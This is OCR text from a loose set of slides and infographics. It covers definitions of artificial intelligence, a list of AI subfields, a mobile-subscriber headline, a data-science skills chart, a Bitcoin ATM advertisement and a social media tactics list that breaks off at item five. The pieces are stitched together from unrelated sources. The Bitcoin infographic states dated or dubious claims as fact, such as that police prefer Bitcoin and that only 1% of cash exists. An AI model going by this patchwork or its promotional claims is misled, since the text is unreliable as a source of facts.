


What is AI?


"[The automation of] activities that we associate with human thinking…" *Bellman, 1978* Thinking like a human	"The study of mental faculties through the use of computational models" *Charniak & McDermott, 1985*
"The art of creating machines that perform functions that require intelligence when performed by people." *Kurzweil, 1990*	"The branch of computer science that is concerned with the automation of intelligent behavior." *Luger, 2002*

1.1 What is AI? (1)


- Artificial Intelligence (AI)
  - Intelligent behavior in artifacts
  - “Design computer programs to make computers smarter”
  - “Study of how to make computers do things at which, at the moment, people are better”
- Intelligent behavior
  - Perception, reasoning, learning, communicating, acting in complex environments
- Long term goals of AI
  - Develop machines that do things as well as humans can or possibly even better
  - Understand behaviors



Artificial Intelligence (AI)
machine learning (ML)
deep learning
supervised
unsupervised
natural language processing (NLP)
content extraction
classification
machine translation
question answering
text generation
expert systems
vision
image recognition
machine vision
speech
speech to text
text to speech
planning
robotics

Number of mobile subscribers worldwide hits 5 billion, India accounts for 730 million: GSMA
http://2fa.in/2rych0g




Number of mobile subscribers worldwide hits 5 billion, India accounts for 730 million: GSMA
fonearena.com



Data
Data is the building block of everything we see and everything we can perceive... the connecting link between the invisible realm of thoughts and the visible plain of our everyday existence.
David Amerland - The Sniper Mind




Futurism
UNDERSTANDING MACHINE LEARNING
MACHINE LEARNING DEFINED
WHAT IT IS
THEORY
HISTORY
HOW IT'S DONE
APPROACHES
APPLICATIONS




Driving the Success of Data Science Solutions: Skills, Roles and Responsibilities ...
Ask good questions
Know the constraints (e.g., legal, ethics, market)
Latency at Execution?
Decision Making
Business Skills
Transparent Versus "black box"
Build, Buy, Outsource
Gauge political friction
Performance Criteria That Matter (ROI, accuracy, profitability versus market gain)
Deployment
"Analytics Leader"?
Feature Engineering
Data
Recalibration With New Data?
Data Logistics
IT Skills
Data Science
High-performance Computing
Which Analytics to Choose?
Project Execution/Monitoring
Data Exploration
Data Governance
Creativity, Communication
Gartner


What Is Bitcoin..?
Bitcoin is a digital currency,
It's market value is estimated at $8 billion.
First invented in 2008, Bitcoin has risen in value by 13,000%
It's key selling features are: low transaction fees,
High levels of anonymity keeping transactions private,
No chargebacks unlike credit cards or disputes like PayPal.
Our Bitcoin ATM
State Of The Art
Energy Efficient
Just 0.25sqm
Five Need To Know Facts
1. Bitcoins are created by "miners", the miners are rewarded with bitcoins when they validate transactions. This keeps transaction fees extremely low, while introducing new coins.
2. Bitcoins get their price like gold. Online exchanges are used to buy and sell them, setting the global price.
3. Bitcoins are stored in digital wallets, the wallets can be saved to your computer or phone. Coinbase was the first ever approved iPhone wallet.
4. Police prefer Bitcoin. All transactions are archived in an online ledger which Police have successfully used to arrest many high profile criminals.
5. No country, government or central agency is in charge of Bitcoin. Bitcoin is open source, every coin is viewable & can't be counterfeited. FACT: Only 1% of normal cash actually exists.
Countries With Live ATMs
240 ATMs Have Been Sold
Bitcoin ATMs are spreading fast, However manufacturers cannot meet demand until Summer 2014
Bitcoin Is The Next Big Thing, People Laughed At Credit Cards, And Nobody Could Imagine A World With PayPal.
This Is Your Chance To Be A Visionary And Help A New Currency To Succeed!
Infographic created by - BITVENDO

30 EFFECTIVE SOCIAL MEDIA TACTICS
1. OPTIMIZE YOUR PAGES AND PROFILES.
Ensure your profile pages use relevant keywords to get discovered via search.
2. CREATE BRANDED PAGES.
Brand your profile pages with great cover photos, backgrounds and colors.
3. DETERMINE USER INTERESTS.
Delve into social media data to identify relevant issues and user interests.
4. LEARN FROM LEADERS.
Observe how social-oriented brands and leaders in relevant markets select channels, tune-in to their customers and create engaging content.
5. POST FREQUENTLY.
